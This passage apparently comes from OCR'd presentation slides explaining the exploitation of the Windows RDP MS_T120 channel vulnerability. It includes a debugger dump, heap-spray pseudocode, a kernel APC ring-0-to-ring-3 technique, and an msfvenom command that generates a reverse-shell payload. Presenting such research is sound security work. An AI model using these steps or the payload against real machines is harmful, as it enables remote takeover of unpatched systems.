
```
kd> dd rbp L50
fffffa80`01bef880  02079990 fffffa80 02045fd8 fffffa80
fffffa80`01bef890  01bef8ba fffffa80 00000128 00000128
fffffa80`01bef8a0  00000000 00000000 00000000 00000000
fffffa80`01bef8b0  00800001 00000000 00000000 00000000
fffffa80`01bef8c0  00000000 00000000 01c02510 fffffa80
fffffa80`01bef8d0  00000004 00000000 00000001 00000000
fffffa80`01bef8e0  00000000 00000000 00000000 00000000
fffffa80`01bef8f0  00000000 00000000 00000000 00000000
fffffa80`01bef900  00000000 00000000 00000000 00000000
fffffa80`01bef910  00000000 00000000 00000000 00000000
fffffa80`01bef920  00000000 00000000 00000000 00000000
fffffa80`01bef930  00000000 00000000 00000000 00000000
fffffa80`01bef940  00000000 00000000 00000000 00000000
fffffa80`01bef950  00000000 00000000 00000000 00000000
fffffa80`01bef960  00000000 00000000 00000000 00000000
fffffa80`01bef970  00000000 00000000 00000000 00000000
fffffa80`01bef980  055ff9c8 fffffa80 00000000 00000000
fffffa80`01bef990  00000000 00000000 00000000 00000000
fffffa80`01bef9a0  00000000 00000000 00000000 00000000
fffffa80`01bef9b0  00000000 00000000 00000000 00000000
```

Function Pointer

- call qword ptr [rax]



Heap Spray



Pseudo Code:


```
for i in xrange(0x1000):
  sendToVirtualChannel(tls, fake_channel_object,
initiator, 1006)
  for i in xrange(10):
    sendToVirtualChannel(tls, payload, initiator, 1006)
```

Heap Object of size 170 is fake MST_120

Heap Object of size 680 is the shellcode

Consistent Heap Layout

!poolfind TSic



From Kernel Space to User Space


- Kernel APC (Asynchronous Procedure Call) Attack
  - An asynchronous procedure call is a function that executes asynchronously in the context of a particular thread.
  - Use Kernel Privilege to make legitimate processes to execute malicious code

- Windows x64 kernel shellcode from ring 0 to ring 3 by sleepya
  - Idea for Ring 0 to Ring 3 via APC from Sean Dillon (@zerosum0x0)


Userland Shellcode

- msfvenom --platform windows -p windows/x64/shell_reverse_tcp LHOST=192.168.0.175 LPORT=4444 -f python

Channel Structure Table



Channel Structure Table



rdpwsx!MCSCreateDomain


Index 31: MS_T120


Channel Structure Table


rdpwsx!MCSCreateDomain

